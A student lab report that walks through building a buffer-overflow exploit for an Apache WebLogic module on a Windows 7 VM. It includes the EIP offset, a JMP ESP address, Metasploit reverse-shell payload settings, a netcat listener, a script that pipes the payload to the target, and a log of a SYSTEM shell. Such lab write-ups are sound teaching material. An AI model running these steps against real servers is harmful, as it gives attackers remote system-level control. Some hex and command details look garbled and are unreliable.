

# EECS 765 Project 2

Author: Jace Kline 2881618

## Introduction

The purpose of this programming assignment is to develop and execute a remote buffer overflow attack against a Windows 7 machine running an Apache webserver. The webserver utilizes the Apache WebLogic module which includes a buffer overflow vulnerability.

## Environment Setup

The first step in developing this exploit involves setting up the environment. We first ensure that we have a NAT subnet configured through VMWare with address 192.168.180.0/24. We assume that the attacker machine is a Kali VM with static IP address 192.168.180.10. For the victim machine we use a Windows 7 VM with static IP address 192.168.180.20. On the Windows 7 machine, we run an Apache webserver with the WebLogic module installed. The Apache webserver listens to requests on port 80. We use the Windows Debugger (WinDbg) program to attach to the child Apache process. This tool allows us to catch the errors produced by the remote buffer overflow input and subsequently analyze memory and register contents.

## Running the Exploit

Before running the exploit, we first outline some assumptions that about the attacker and victim environments. The attacker on the Kali machine is assumed to have a shell running. They are to navigate to the directory of the unzipped project code that contains the files `exploit.sh` and `overflow.py`. The victim machine is assumed to be running the Apache webserver and the WebLogic module. We also assume the webserver is listening on port 80. The IP addresses for each of the machines is assumed to be consistent with those outlined in the environment section above. We outline the exploit steps below.


First, we open a listener shell in Kali. This shell is used to listen for the TCP connection (reverse shell) from the victim. We use netcat to achieve this, and we specify port 8228 to listen on.

```
nc -nlvvp 8228
```

Next, we return back to the original shell (navigated to the project folder) in Kali to run the exploit. Run the `exploit.sh` shell script to generate and send the malicious input to the webserver on the victim machine. The contents of `exploit.sh` are shown in the 'Developing the Exploit' section below. Specifically, we run the following command:

```
./exploit.sh
```

After sending the malicious input above, return attention to the listener shell. After a slight delay, there should be a message that indicates a connection initiated from the victim machine. The exploit should result in a TCP connection from IP address 192.168.180.20. In this listener shell, run some test commands such as `whoami` and `dir` to verify that the reverse shell has been established successfully. Below, we show the results from successful exploit.



```
jacekline@Jace-PC: ~  
(kali㉿kali)-[~/dev/eeecs-765/eeecs765-p2]  
$ ./exploit.sh  
(kali㉿kali)-[~/dev/eeecs-765/eeecs765-p2]  
$ 124 x  
(kali㉿kali)-[~]  
$ nc -nlvvp 8228  
listening on [any] 8228 ...  
connect to [192.168.180.10] from (UNKNOWN) [192.168.180.20]  
50269  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\www\Apache2>whoami  
whoami  
nt authority\system  
  
C:\www\Apache2>  
[0] 0: ssh* "kali㉿kali: ~" 21:52 24-Sep-21
```

## Developing the Exploit

In this section, we talk about the general thought process used when developing the exploits. We outline the exploit structure, the specific parameters relevant to the attack, and the generation of our malicious input.

## Malicious Input Structure

The ultimate goal of the exploit is to place the shellcode somewhere after the ESP with a NOP sled starting at ESP that will ultimately lead to execution of the subsequent shellcode. We also must consider moving the location of the ESP to a location that will not overwrite our shellcode if stack space needs to be allocated by the shell. To be able to jump to the ESP address, we find a sequence of 2 bytes in shared (static) memory that contains the bytes corresponding the instruction `JMP ESP`, which is `0xffe4` in hexadecimal, and note the corresponding memory address that contains this sequence. We use this address to overwrite the saved EIP address. Knowing the offset from the saved EIP to the ESP, we start a nopsled at ESP and append our augmented shellcode to this. The nopsled acts as padding to ensure that the shellcode does not expand into lower memory addresses (i.e. overwriting the saved EIP). The augmented shellcode includes the first instruction of moving the ESP pointer back into the overwritten buffer and away from the shellcode (`add esp, -1000`). The rest of the shellcode is generated by the Metasploit program. We combine all of these pieces together to get input with the following structure: junk bytes + overwritten EIP + nopsled + augmented shellcode.

## Malicious Input Parameters

For this exploit, we must find the following:

- endianness of the architecture
- word size
- offset from the start of the buffer to the saved EIP location
- offset from the saved EIP location and the ESP address
- an address within a non-ASLR shared library that contains the hexadecimal representation of `JMP ESP` (= `0xffe4`)

Since the Windows 7 machine uses x86, we know that the endianness is little endian and the word size is 4 bytes. These parameters are important because they indicate the ordering that the victim machine will use to store bytes in memory, and thus this tells us the format that we must use to encode our addresses and instructions.

To compute the offset from the start of the buffer to the saved EIP location, we first use the Metasploit's `pattern_create.rb` Ruby script to generate and save input that we use to overwrite the saved EIP value in the buffer on the webserver. We then send the malicious input to the webserver, which causes a segmentation fault and core dump. Using Windows Debugger on the Windows 7 victim, we record the contents of the value that produced the error, which is in fact the value that was in the saved EIP. With this value, we use Metasploit's `pattern_offset.rb` tool to compute the offset (in bytes) from the start of the buffer to the location of the saved EIP. This offset is found to be 4093 bytes. This parameter helps us to know how many "junk" characters to fill the overflowed buffer with before the saved EIP address needs to be overwritten.

From the same overflow as above, we can also determine the offset from the start of the buffer to the address of the ESP pointer. This is achieved by observing the register address of ESP, then viewing the memory at the address. We copy the value stored in the ESP address and once again run the `pattern_offset.rb` tool on the Kali machine to get this offset. This offset turns out to be 4097 bytes. From here, we can compute that the distance between the saved EIP and the ESP is only 4 bytes which is the length of the saved EIP. Hence, the ESP pointer directly follows the saved EIP on the stack. This is important because our exploit includes a `JMP ESP` instruction, and therefore we must know where our nopsled and shellcode will reside in memory relative to the overwritten EIP address.

Lastly, we find an address within a non-ASLR shared library that contains the hexadecimal representation of `JMP ESP` (= `0xffe4`). Using the Windows Debugger tool and the `!nmmod` command from the `nar!y` module, we find that the `mod_wl_20` shared library is not protected by ASLR and therefore the addresses will remain consistent across processes. From this, we use the search functionality within Windows Debugger to search for the bytes `0xffe4` within the address range of this library. We find that these bytes appear at address `0x1005bc0f` in memory. This parameter is important because our exploit involves jumping to the location of ESP where we will put a nopsled and shellcode.

## Generating the Malicious Input

The malicious input consists of the following components:

- junk bytes
- overwritten saved EIP address
- nopsled (starts at ESP)
- augmented shellcode

To construct the junk bytes, we simply use the "A" character (`0x41`) and repeat this 4093 times to fill the bytes from the start of the buffer up to the saved EIP location.

The overwritten saved EIP address is obtained through finding an address in a non-ASLR shared library that contains the byte sequence `0xffe4`, which is hexadecimal for the x86 `JMP ESP` instruction. We detail how we find this parameter in the previous section. We obtain the address of `0x1005bc0f`. Recall that x86 is little endian, so we reverse the byte order of this address when constructing our input.

From the previous section, we find that ESP is located directly after the location of the saved EIP. Hence, we start our nopsled directly after the overwritten address. We choose the nopsled size to be 32 bytes to ensure that any expansion of the shellcode shall not overwrite the overwritten saved EIP.

To generate the shellcode, we first use the Metasploit Framework's `msfconsole` tool to generate the shellcode portion of the input. Per the assignment's criteria, we use the `windows/shell_reverse_tcp` payload type. We also use the `x86/alpha_mixed` encoder. We specify the `LHOST` and `LPORT` options for the shellcode generation as `192.168.180.10` (the Kali VM) and `8228` (listener port), respectively. After generating this, we prepend a x86 instruction to move the ESP pointer back in 1000 bytes memory. This instruction is `add esp, -1000` in x86, and the hexadecimal representation is `0x81c418cffff`.

We construct each of these components in the Python programming language and append them together as a byte string to form the malicious input. Additionally, we wrap the malicious input in a request of the form `GET /weblogic/ <SHELLCODE>\r\n\r\n` and send the result to STDOUT, which can then be used by netcat to send the request. The malicious input construction can be found in the `overflow.py` file.

To simplify the attack, we provide a `exploit.sh` bash script. This script acts as a wrapper to send the malicious request to the target, and involves generating the request string and piping this string into netcat which sends the request to the victim.

```
#!/bin/bash

python3 overflow.py | timeout 2 nc 192.168.180.20 80
```

## References and Collaborations

## References

- [Online x86 / x64 Assembler and Disassembler](#)

## Collaborations

I did not collaborate with any other students on this programming assignment.